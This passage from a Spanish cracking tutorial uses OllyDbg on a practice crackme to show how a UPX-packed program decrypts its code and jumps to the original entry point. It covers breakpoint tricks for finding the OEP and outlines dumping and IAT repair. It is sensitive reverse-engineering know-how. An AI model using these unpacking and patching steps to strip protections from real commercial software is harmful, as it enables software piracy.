


Como vemos el crackme empacado es mas pequeño que el original, en una epoca esto era asi, ahora hay packer que agregan tanto codigo para proteger que son mucho mas grandes los empacados que el original, jeje.




Si ejecutamos el empacado vemos que funciona igual que el original, ahora miremos un poco ambos, abramos dos OLLYDBG uno con el CRACKME UPX.exe y otro con el CRACKME.exe para comparar.


ENTRY POINT DEL CRACKME.exe



ENTRY POINT DEL CRACKME UPX.exe



Como vemos son diferentes el CRACKME UPX cambio el entry point por 409bf0, donde comenzara a ejecutarse el desempacador, y si en este ultimo voy a mirar que hay en la direccion 401000 por supuesto no encuentro ni rastros del codigo original.



Como vemos la primera seccion esta completamente vacia, asi que el packer quito todos estos bytes los encripto y los guardo en alguna parte del codigo, ademas en este caso vacio la primera seccion completa.

En general la mayoria de los packers, crean una propia seccion y se ejecutan desde alli, para tomar

los bytes encriptados guardados del codigo original y arreglar la primera seccion, desencriptando el codigo original en ella.

Si miramos nuevamente la rutina del desempacador sin ejecutarla, y bajamos.

```
00409BF0  $  60            PUSHAD
00409BF1  >  BE 00904000   MOV ESI,CRACKME_.00409000
00409BF6  .  8DBE 0080FFF  LEA EDI,DWORD PTR DS:[ESI+FFFF8000]
00409BFC  .  57            PUSH EDI
00409BFD  .  83CD FF       OR EBP,FFFFFFFF
00409C00  .v EB 10         JMP SHORT CRACKME_.00409C12
00409C02     90            NOP
00409C03     90            NOP
00409C04     90            NOP
00409C05     90            NOP
00409C06     90            NOP
00409C07     90            NOP
00409C08  >  8A06          MOV AL,BYTE PTR DS:[ESI]
00409C0A  .  46            INC ESI
00409C0B  .  8807          MOV BYTE PTR DS:[EDI],AL
00409C0D  .  47            INC EDI
00409C0E  >  01DB          ADD EBX,EBX
00409C10  .v 75 07         JNZ SHORT CRACKME_.00409C19
00409C12  >  8B1E          MOV EBX,DWORD PTR DS:[ESI]
00409C14  .  83EE FC       SUB ESI,-4
00409C17  .  11DB          ADC EBX,EBX
00409C19  >^ 72 ED         JB SHORT CRACKME_.00409C08
00409C1B  .  B8 01000000   MOV EAX,1
00409C20  >  01DB          ADD EBX,EBX
00409C22  .v 75 07         JNZ SHORT CRACKME_.00409C2B
00409C24  .  8B1E          MOV EBX,DWORD PTR DS:[ESI]
00409C26  .  83EE FC       SUB ESI,-4
00409C29  .  11DB          ADC EBX,EBX
00409C2B  >  11C0          ADC EAX,EAX
00409C2D  .  01DB          ADD EBX,EBX
00409C2F  .^ 73 EF         JNB SHORT CRACKME_.00409C20
00409C31  .v 75 09         JNZ SHORT CRACKME_.00409C3C
00409C33  .  8B1E          MOV EBX,DWORD PTR DS:[ESI]
00409C35  .  83EE FC       SUB ESI,-4
00409C38  .  11DB          ADC EBX,EBX
00409C3A  .^ 73 E4         JNB SHORT CRACKME_.00409C20
00409C3C  >  31C9          XOR ECX,ECX
00409C3E  .  83E8 03       SUB EAX,3
00409C41  .v 72 0D         JB SHORT CRACKME_.00409C50
00409C43  .  C1E0 08       SHL EAX,8
00409C46  .  8A06          MOV AL,BYTE PTR DS:[ESI]
00409C48  .  46            INC ESI
00409C49  .  83F0 FF       XOR EAX,FFFFFFFF
00409C4C  .v 74 74         JE SHORT CRACKME_.00409CC2
00409C4E  .  89C5          MOV EBP,EAX
00409C50  >  01DB          ADD EBX,EBX
00409C52  .v 75 07         JNZ SHORT CRACKME_.00409C5B
00409C54  .  8B1E          MOV EBX,DWORD PTR DS:[ESI]
00409C56  .  83EE FC       SUB ESI,-4
00409C59  .  11DB          ADC EBX,EBX
00409C5B  >  11C9          ADC ECX,ECX
00409C5D  .  01DB          ADD EBX,EBX
00409C5F  .v 75 07         JNZ SHORT CRACKME_.00409C68
00409C61  .  8B1E          MOV EBX,DWORD PTR DS:[ESI]
00409C63  .  83EE FC       SUB ESI,-4
00409C66  .  11DB          ADC EBX,EBX
00409C68  >  11C9          ADC ECX,ECX
00409C6A  .v 75 20         JNZ SHORT CRACKME_.00409C8C
```

BAJAMOS

Seguimos bajando hasta que vemos

```
00409CCF  >  3C 01          CMP AL,1
00409CD1  .^ 77 F7          JA SHORT CRACKME_.00409CCA
00409CD3  .  803F 00        CMP BYTE PTR DS:[EDI],0
00409CD6  .^ 75 F2          JNZ SHORT CRACKME_.00409CCA
00409CD8  .  8B07           MOV EAX,DWORD PTR DS:[EDI]
00409CDA  .  8A5F 04        MOV BL,BYTE PTR DS:[EDI+4]
00409CDD  .  66:C1E8 08     SHR AX,8
00409CE1  .  C1C0 10        ROL EAX,10
00409CE4  .  86C4           XCHG AH,AL
00409CE6  .  29F8           SUB EAX,EDI
00409CE8  .  80EB E8        SUB BL,0E8
00409CEB  .  01F0           ADD EAX,ESI
00409CED  .  8907           MOV DWORD PTR DS:[EDI],EAX
00409CEF  .  83C7 05        ADD EDI,5
00409CF2  .  89D8           MOV EAX,EBX
00409CF4  .^ E2 D9          LOOPD SHORT CRACKME_.00409CCF
00409CF6  .  8DBE 0070000(  LEA EDI,DWORD PTR DS:[ESI+7000]
00409CFC  >  8B07           MOV EAX,DWORD PTR DS:[EDI]
00409CFE  .  09C0           OR EAX,EAX
00409D00  .v 74 3C          JE SHORT CRACKME_.00409D3E
00409D02  .  8B5F 04        MOV EBX,DWORD PTR DS:[EDI+4]
00409D05  .  8D8430 E0940(  LEA EAX,DWORD PTR DS:[EAX+ESI+94E0]
00409D0C  .  01F3           ADD EBX,ESI
00409D0E  .  50             PUSH EAX
00409D0F  .  83C7 08        ADD EDI,8
00409D12  .  FF96 5895000(  CALL DWORD PTR DS:[ESI+9558]
00409D18  .  95             XCHG EAX,EBP
00409D19  >  8A07           MOV AL,BYTE PTR DS:[EDI]
00409D1B  .  47             INC EDI
00409D1C  .  08C0           OR AL,AL
00409D1E  .^ 74 DC          JE SHORT CRACKME_.00409CFC
00409D20  .  89F9           MOV ECX,EDI
00409D22  .  57             PUSH EDI
00409D23  .  48             DEC EAX
00409D24  .  F2:AE          REPNE SCAS BYTE PTR ES:[EDI]
00409D26  .  55             PUSH EBP
00409D27  .  FF96 5C95000(  CALL DWORD PTR DS:[ESI+955C]
00409D2D  .  09C0           OR EAX,EAX
00409D2F  .v 74 07          JE SHORT CRACKME_.00409D38
00409D31  .  8903           MOV DWORD PTR DS:[EBX],EAX
00409D33  .  83C3 04        ADD EBX,4
00409D36  .^ EB E1          JMP SHORT CRACKME_.00409D19
00409D38  >  FF96 6095000(  CALL DWORD PTR DS:[ESI+9560]
00409D3E  >  61             POPAD
00409D3F  .- E9 BC72FFFF    JMP CRACKME_.00401000
00409D44     00             DB 00
00409D45     00             DB 00
00409D46     00             DB 00
00409D47     00             DB 00
00409D48     00             DB 00
```

SALTO AL OEP

Este es un packer muy inocente, vemos que arranca hace sus desencriptaciones y cuando termina todo su trabajo salta al OEP, sin ni siquiera ocultarlo, al ver los packers actuales da un poco de risa ver esto aun, pero bueno, asi trabaja.

O sea que si pongo un BP en ese JMP

```
00409D31  .  8903           MOV DWORD PTR DS:[EBX],EAX
00409D33  .  83C3 04        ADD EBX,4
00409D36  .^ EB E1          JMP SHORT CRACKME_.00409D19
00409D38  >  FF96 6095000(  CALL DWORD PTR DS:[ESI+9560]
00409D3E  >  61             POPAD
00409D3F  .- E9 BC72FFFF    JMP CRACKME_.00401000
00409D44     00             DB 00
00409D45     00             DB 00
00409D46     00             DB 00
00409D47     00             DB 00
00409D48     00             DB 00
```

Y doy RUN

```
00409D38  >  FF96 6095000(  CALL DWORD PTR DS:[ESI+9560]
00409D3E  >  61             POPAD
00409D3F  .- E9 BC72FFFF    JMP CRACKME_.00401000
00409D44     00             DB 00
00409D45     00             DB 00
00409D46     00             DB 00
00409D47     00             DB 00
00409D48     00             DB 00
```

Alli paro y como termino de arreglar la primera seccion, salta al OEP o la primera linea original de codigo apretemos F7.

```
00401000   6A 00          PUSH 0
00401002   E8 FF040000    CALL CRACKME_.00401506                    JMP to kernel32.GetModuleHandleA
00401007   A3 CA204000    MOV DWORD PTR DS:[4020CA],EAX
0040100C   6A 00          PUSH 0
0040100E   68 F4204000    PUSH CRACKME_.004020F4                    ASCII "No need to disasm the code!"
00401013   E8 A6040000    CALL CRACKME_.004014BE                    JMP to USER32.FindWindowA
00401018   0BC0           OR EAX,EAX
0040101A   74 01          JE SHORT CRACKME_.0040101D
0040101C   C3             RETN
0040101D   C705 64204000  MOV DWORD PTR DS:[402064],4003
00401027   C705 68204000  MOV DWORD PTR DS:[402068],CRACKME_.0040
00401031   C705 6C204000  MOV DWORD PTR DS:[40206C],0
0040103B   C705 70204000  MOV DWORD PTR DS:[402070],0
00401045   A1 CA204000    MOV EAX,DWORD PTR DS:[4020CA]
0040104A   A3 74204000    MOV DWORD PTR DS:[402074],EAX
0040104F   6A 64          PUSH 64
00401051   50             PUSH EAX
00401052   E8 D1030000    CALL CRACKME_.00401428                    JMP to USER32.LoadIconA
00401057   A3 78204000    MOV DWORD PTR DS:[402078],EAX
0040105C   68 007F0000    PUSH 7F00
00401061   6A 00          PUSH 0
```

Ahi vemos el OEP con el mismo codigo que el Cracme de Cruehead original, el desempacador termino su trabajo y desencripto todo el codigo original, que como habiamos visto en un inicio no estaba alli, pues todo esto eran ceros, y una vez que termino salto al OEP, para empazar a correr el programa.

Este esquema de funcionamiento de un programa empacado


1)EJECUCION DEL DESEMPACADOR
2)REPARACION Y DESENCRIPTADO DE LA SECCION DONDE CORRE EL CODIGO ORIGINAL
3)SALTO AL OEP
4)EJECUCION DEL PROGRAMA

Ha sido un esquema que ha funcionado durante años y muchisimos packers trabajan asi, con el tiempo los programadores de packers se han dado cuenta que debian modificar un poco el esquema y han agregado ardides para ocultar el OEP, y otro trucos que veremos mas adelante, pero normalmente el funcionamiento general es ese.

Reinicio el CRACKME UPX

Obviamente si la primera seccion estaba vacia como en este caso o tenia basura y alli se contruye el codigo original, debera escribir en dicha seccion, por lo cual si uso un BPM ON ACCESS en la misma, parara en la rutina que desencripta el codigo veamos.

Vayamos a M



003E0000	00004000				Priv	RW	RW	
003F0000	00002000				Map	R	R	
00400000	00001000	CRACKME_		PE header	Imag	R	RWE	
00401000	00008000	CRACKME_	UPX0	exports	Imag	R	RWE	
00409000	00001000	CRACKME_	UPX1	code	Imag	R	RWE	
0040A000	00001000	CRACKME_	.rsrc	data,import	Imag	R	RWE	
00410000	0000A000				Map	R E	R E	
004D0000	00002000				Map	R E	R E	
004F0000	00103000				Map	R	R	

Vemos que las secciones han sido cambiadas en tamaño con respecto al original, el cual vemos sus secciones abajo.

```
003E0000 00004000                                  Priv RW   RW
003F0000 00002000                                  Map  R    R
00400000 00001000 CRACKME          PE header       Imag R    RWE
00401000 00001000 CRACKME  CODE    code            Imag R    RWE
00402000 00001000 CRACKME  DATA    data            Imag R    RWE
00403000 00001000 CRACKME  .idata  imports         Imag R    RWE
00404000 00001000 CRACKME  .edata  exports         Imag R    RWE
00405000 00001000 CRACKME  .reloc  relocations     Imag R    RWE
00406000 00002000 CRACKME  .rsrc   resources       Imag R    RWE
00410000 0000A000                                  Map  R E  R E
004D0000 00002000                                  Map  R E  R E
```

Vemos que la seccion CODE empieza en 401000 y tiene 1000 bytes de largo en el original, meintras que en el CRACKME UPX, cambio la seccion CODE a la que empieza en 409000.

Bueno igual no importa pongamos un BPM ON ACCESS en la primera seccion del empacado a ver si para cuando desempacay damos RUN.

```
003F0000 00002000                                  Map  R    R
00400000 00001000 CRACKME_         PE header       Imag R    RWE
00401000 00008000 CRAC
00409000 00001000 CRAC
0040A000 00001000 CRAC
00410000 0000A000
004D0000 00002000
004E0000 00103000
005F0000 000EE000
00900000 00002000
58C30000 00001000 COMC
58C31000 00070000 COMC
58CA1000 00003000 COMC
58CA4000 0001F000 COMC
58CC3000 00004000 COMC
76360000 00001000 COMD
76361000 00030000 COMD
76391000 00004000 COMD
76395000 00012000 COMD
```

```
Actualize
Dump in CPU
Dump
Search                                  Ctrl+B
Set break-on-access                     F2
Set memory breakpoint on access
Set memory breakpoint on write
Set access
```

```
00409C07    90            NOP
00409C08  > 8A06          MOV AL,BYTE PTR DS:[ESI]
00409C0A  . 46            INC ESI
00409C0B  . 8807          MOV BYTE PTR DS:[EDI],AL
00409C0D  . 47            INC EDI
00409C0E  > 01DB          ADD EBX,EBX
00409C10  .v 75 07        JNZ SHORT CRACKME_.00409C19
00409C12  > 8B1E          MOV EBX,DWORD PTR DS:[ESI]
00409C14  . 83EE FC       SUB ESI,-4
00409C17  . 11DB          ADC EBX,EBX
00409C19  >^ 72 ED        JB SHORT CRACKME_.00409C08
00409C1B  . B8 01000000   MOV EAX,1
00409C20  > 01DB          ADD EBX,EBX
00409C22  .v 75 07        JNZ SHORT CRACKME_.00409C2B
00409C24  . 8B1E          MOV EBX,DWORD PTR DS:[ESI]
00409C26  . 83EE FC       SUB ESI,-4
00409C29  . 11DB          ADC EBX,EBX
00409C2B  > 11C0          ADC EAX,EAX
00409C2D  . 01DB          ADD EBX,EBX
00409C2F  .^ 73 EF        JNB SHORT CRACKME_.00409C20
00409C31  .v 75 09        JNZ SHORT CRACKME_.00409C3C
00409C33  . 8B1E          MOV EBX,DWORD PTR DS:[ESI]
00409C35  . 83EE FC       SUB ESI,-4
00409C38  . 11DB          ADC EBX,EBX
00409C3A  .^ 73 E4        JNB SHORT CRACKME_.00409C20
00409C3C  > 31C9          XOR ECX,ECX
00409C3E  . 83E8 03       SUB EAX,3
00409C41  .v 72 0D        JB SHORT CRACKME_.00409C50
00409C43  . C1E0 08       SHL EAX,8
00409C46  . 8A06          MOV AL,BYTE PTR DS:[ESI]
AL=6A ('j')
DS:[00401000]=00

Address   Hex dump                                         ASCII
00401000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00401010  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00401020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00401030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00401040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00401050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00401060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

Vemos exactamente que para cuando va a guardar AL=6A en 401000, si vemos el original en 401000.

```
File View Debug Plugins Options Window Help

00401000  $  6A 00          PUSH 0                                   pModule = NULL
00401002  .  E8 FF040000    CALL <JMP.&KERNEL32.GetModuleHandleA>    GetModuleHandleA
00401007  .  A3 CA204000    MOV DWORD PTR DS:[4020CA],EAX
0040100C  .  6A 00          PUSH 0                                   Title = NULL
0040100E  .  68 F4204000    PUSH CRACKME.004020F4                    Class = "No need to
00401013  .  E8 A6040000    CALL <JMP.&USER32.FindWindowA>           FindWindowA
00401018  .  0BC0           OR EAX,EAX
0040101A  .v 74 01          JE SHORT CRACKME.0040101D
0040101C  .  C3             RETN
0040101D  .  C705 6420400   MOV DWORD PTR DS:[402064],4003
00401027     C705 6820400   MOV DWORD PTR DS:[402068],CRACKME.WndPr
00401031     C705 6C20400   MOV DWORD PTR DS:[40206C],0

CRACKME.<ModuleEntryPoint>

Address   Hex dump                                          ASCII
00401000  6A 00 E8 FF 04 00 00 A3 CA 20 40 00 6A 00 68 F4   j.Þ ♦..ú╧ @.j.h¶
00401010  20 40 00 E8 A6 04 00 00 0B C0 74 01 C3 C7 05 64    @.Þ♠♦..♂└t☺├Ã♣d
00401020  20 40 00 03 40 00 00 C7 05 68 20 40 00 28 11 40    @.♥@..Ã♣h @.(◄@
00401030  00 C7 05 6C 20 40 00 00 00 00 00 C7 05 70 20 40   .Ã♣l @.....Ã♣p @
```


Vemos que esta guardando el primer byte 6A que el original posee en 401000, si apreto F9 de nuevo, deberia guardar el byte siguiente o sea el 00 que esta a continuacion, veamos.


```
00409C0A  .  46            INC ESI
00409C0B  .  8807          MOV BYTE PTR DS:[EDI],AL
00409C0D  .  47            INC EDI
00409C0E  >  01DB          ADD EBX,EBX
00409C10  .v 75 07         JNZ SHORT CRACKME_.00409C19
00409C12  >  8B1E          MOV EBX,DWORD PTR DS:[ESI]
00409C14  .  83EE FC       SUB ESI,-4
00409C17  .  11DB          ADC EBX,EBX
00409C19  >^ 72 ED         JB SHORT CRACKME_.00409C08
00409C1B  .  B8 01000000   MOV EAX,1
00409C20  >  01DB          ADD EBX,EBX
00409C22  .v 75 07         JNZ SHORT CRACKME_.00409C2B
00409C24  .  8B1E          MOV EBX,DWORD PTR DS:[ESI]
00409C26  .  83EE FC       SUB ESI,-4
00409C29  .  11DB          ADC EBX,EBX
00409C2B  >  11C0          ADC EAX,EAX
00409C2D  .  01DB          ADD EBX,EBX
00409C2F  .^ 73 EF         JNB SHORT CRACKME_.00409C20
00409C31  .v 75 09         JNZ SHORT CRACKME_.00409C3C
00409C33  .  8B1E          MOV EBX,DWORD PTR DS:[ESI]
00409C35  .  83EE FC       SUB ESI,-4
00409C38  .  11DB          ADC EBX,EBX
00409C3A  .^ 73 E4         JNB SHORT CRACKME_.00409C20
00409C3C  >  31C9          XOR ECX,ECX
00409C3E  .  83E8 03       SUB EAX,3
00409C41  .v 72 0D         JB SHORT CRACKME_.00409C50
00409C43  .  C1E0 08       SHL EAX,8
00409C46  .  8A06          MOV AL,BYTE PTR DS:[ESI]

AL=00
DS:[00401001]=00

Address   Hex dump                                          ASCII
00401000  6A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   j.....
```

Y asi podemos seguir byte por byte, mientras guarda los bytes desencriptados y reconstruye el codigo original, por supuesto no todos los packers desempacan en orden ni desde el inicio como este que es buenito, pero vemos el ejemplo de algo lo mas sanito posible para empezar jeje.

Si nos tomamos el trabajo de tracear veremos que esto es un LOOP donde lee un byte de los guardados encriptados, le realiza las operaciones matematicas para desencriptarlo, (sumas, multiplicaciones etc por ejemplo) y cuando obtiene el valor original, lo guarda a continuacion del anterior.

Si quitamos el BPM ON ACCESS, podemos si apretamos ANIMATE INTO, divertirnos viendo como se va llenando la primera seccion con los valores originales somo si fuera una pelicula, hasta que llega al BPX que pusimos que es el JMP al OEP.





Vemos como trabaja el programa desencriptando la seccion CODE

```
00409C0E  >  01DB          ADD EBX,EBX
00409C10  .v 75 07         JNZ SHORT CRACKME_.00409C19
00409C12  >  8B1E          MOV EBX,DWORD PTR DS:[ESI]
00409C14  .  83EE FC       SUB ESI,-4
00409C17  .  11DB          ADC EBX,EBX
00409C19  >^ 72 ED         JB SHORT CRACKME_.00409C08
00409C1B  .  B8 01000000   MOV EAX,1
00409C20  >  01DB          ADD EBX,EBX
00409C22  .v 75 07         JNZ SHORT CRACKME_.00409C2B
00409C24  .  8B1E          MOV EBX,DWORD PTR DS:[ESI]
00409C26  .  83EE FC       SUB ESI,-4
00409C29  .  11DB          ADC EBX,EBX
00409C2B  >  11C0          ADC EAX,EAX
00409C2D  .  01DB          ADD EBX,EBX
00409C2F  .^ 73 EF         JNB SHORT CRACKME_.00409C20
00409C31  .v 75 09         JNZ SHORT CRACKME_.00409C3C
00409C33  .  8B1E          MOV EBX,DWORD PTR DS:[ESI]
00409C35  .  83EE FC       SUB ESI,-4
00409C38  .  11DB          ADC EBX,EBX
00409C3A  .^ 73 E4         JNB SHORT CRACKME_.00409C20
00409C3C  >  31C9          XOR ECX,ECX
00409C3E  .  83E8 03       SUB EAX,3
00409C41  .v 72 0D         JB SHORT CRACKME_.00409C50
00409C43  .  C1E0 08       SHL EAX,8
00409C46  .  8A06          MOV AL,BYTE PTR DS:[ESI]
00409C48  .  46            INC ESI
00409C49  .  83F0 FF       XOR EAX,FFFFFFFF
00409C4C  .v 74 74         JE SHORT CRACKME_.00409CC2
00409C4E  .  89C5          MOV EBP,EAX
00409C50  >  01DB          ADD EBX,EBX
00409C52  .v 75 07         JNZ SHORT CRACKME_.00409C5B
00409C54  .  8B1E          MOV EBX,DWORD PTR DS:[ESI]
00409C56  .  83EE FC       SUB ESI,-4
00409C59  .  11DB          ADC EBX,EBX
00409C5B  >  11C9          ADC ECX,ECX
Jump is NOT taken
00409C50=CRACKME_.00409C50

Address   Hex dump                                          ASCII
00401000  6A 00 E8 00 00 05 02 A3 CA 20 40 00 6A 00 68 F4   j.Þ..♣@ú╧ @.j.h¶
00401010  20 40 00 E8 00 00 04 BA 0B C0 74 01 C3 C7 05 64    @.Þ..♦╢♂└t☺├Æ♣d
00401020  20 40 00 03 40 00 00 C7 05 68 20 40 00 28 11 40    @.♥@..Æ♣h @.(◄@
00401030  00 C7 05 6C 20 40 00 00 00 00 00 00 00 00 00 00   .Æ♣l @..........
00401040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00401050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00401060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00401070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
```


Arriba vemos moviendose y ejecutandose al desempacador transpirando la camiseta en un loop, mientras va llenando la primera seccion de valores originales, hasta que termina y llega al JMP al OEP.

Una vez que para en el JMP estamos nuevamente a un pasito del OEP apretamos F7

```
00401000  6A 00          PUSH 0                                  JMP to kernel32.GetModuleHandleA
00401002  E8 FF040000    CALL CRACKME_.00401506
00401007  A3 CA204000    MOV DWORD PTR DS:[4020CA],EAX
0040100C  6A 00          PUSH 0
0040100E  68 F4204000    PUSH CRACKME_.004020F4                  ASCII "No need to disasm the code!"
00401013  E8 A6040000    CALL CRACKME_.004014BE                  JMP to USER32.FindWindowA
00401018  0BC0           OR EAX,EAX
0040101A  74 01          JE SHORT CRACKME_.0040101D
0040101C  C3             RETN
0040101D  C705 64204000  MOV DWORD PTR DS:[402064],4003
00401027  C705 68204000  MOV DWORD PTR DS:[402068],CRACKME_.0040
00401031  C705 6C204000  MOV DWORD PTR DS:[40206C],0
0040103B  C705 70204000  MOV DWORD PTR DS:[402070],0
00401045  A1 CA204000    MOV EAX,DWORD PTR DS:[4020CA]
0040104A  A3 74204000    MOV DWORD PTR DS:[402074],EAX
0040104F  6A 64          PUSH 64
00401051  50             PUSH EAX
00401052  E8 D1030000    CALL CRACKME_.00401428                  JMP to USER32.LoadIconA
```

Alli estamos en el OEP, porque decimos que no podemos cambiar con OLLYDBG el codigo y guardarlo como lo hacemos habitualmente, jeje.

Si yo por ejemplo agarro los dos primeros bytes 6A 00 y los quiero cambiar por ejemplo por 90 90, y trato de guardar los cambios OLLYDBG me despierta con un



O sea que no puedo hacer eso, porque OLLYDBG no encuentra el codigo en el ejecutable, para cambiarlo.

Pero si insisto y con un EDITOR HEXA pongo 90 90 en 401000 y abro en OLLY el crackme modificado, y voy a mirar que hay en 401000, tendre el 90 90 y a continuacion todos ceros, y cuando el packer corra y guarde los valores originales en la primera seccion, mis cambios seran sobreescritos, por los bytes 6A 00 nuevamente, que el desempacador guardara alli en ejecucion y al llegar al OEP en 401000 tendre 6A 00, por mas que en el archivo esten guardados 90 90, han sido sobreescritos en tiempo de ejecucion por el desempacador.

O sea que si yo quisiera cambiar esos dos bytes realmente, deberia buscar donde lee el desempacador los bytes originales encriptados, ver que operaciones le aplica para transformarlos en originales, asi poder calcular que valor devberian tener ufff, demasiado trabajo mas facil es desempacar el archivo asi puedo cambiar lo que se me antoje cuando quiero, jeje.

Por supuesto hay otras tecnicas para parchear en memoria mediante loaders, que no son motivo de esta parte, los loaders cargan el crackme, esperando que se desempaque en memoria y luego hacen los cambios en alli mismo en la memoria, para que al correr, encuentre los bytes modificados, pero eso es otra historia vamos despacio que despacio se llega jeje ya eso lo veremos mas adelante.

Bueno aquí termina esta breve y sencilla reseña inicial, en la parte dos continuaremos investigando el desempacado del famoso CC.

Hasta la parte 32
Ricardo Narvaja
16/02/06

INTRODUCCION AL CRACKING CON OLLYDBG PARTE 32

En la parte anterior tratamos de dejar claro el concepto de OEP, o sea la primera linea ejecutada del programa original que el 99 por ciento de las veces esta en la primera seccion (aunque aquí en esta parte he puesto uno que no esta en la primera sección de molesto que soy jeje)

Vimos que cuando llegamos alli, y mirabamos la memoria, el contenido es similar al del original, lo cual nos da la posibilidad de intentar dumpear y generar el archivo mas parecido posible al original para reconstruirlo.

El metodo clasico seria:

1)ENCONTRAR EL OEP
2)DUMPEAR
3)REPARAR LA IAT
4)VERIFICAR SI EL ARCHIVO TIENE ANTIDUMPS O CHEQUEOS QUE LE IMPIDAN CORRER Y REPARARLOS

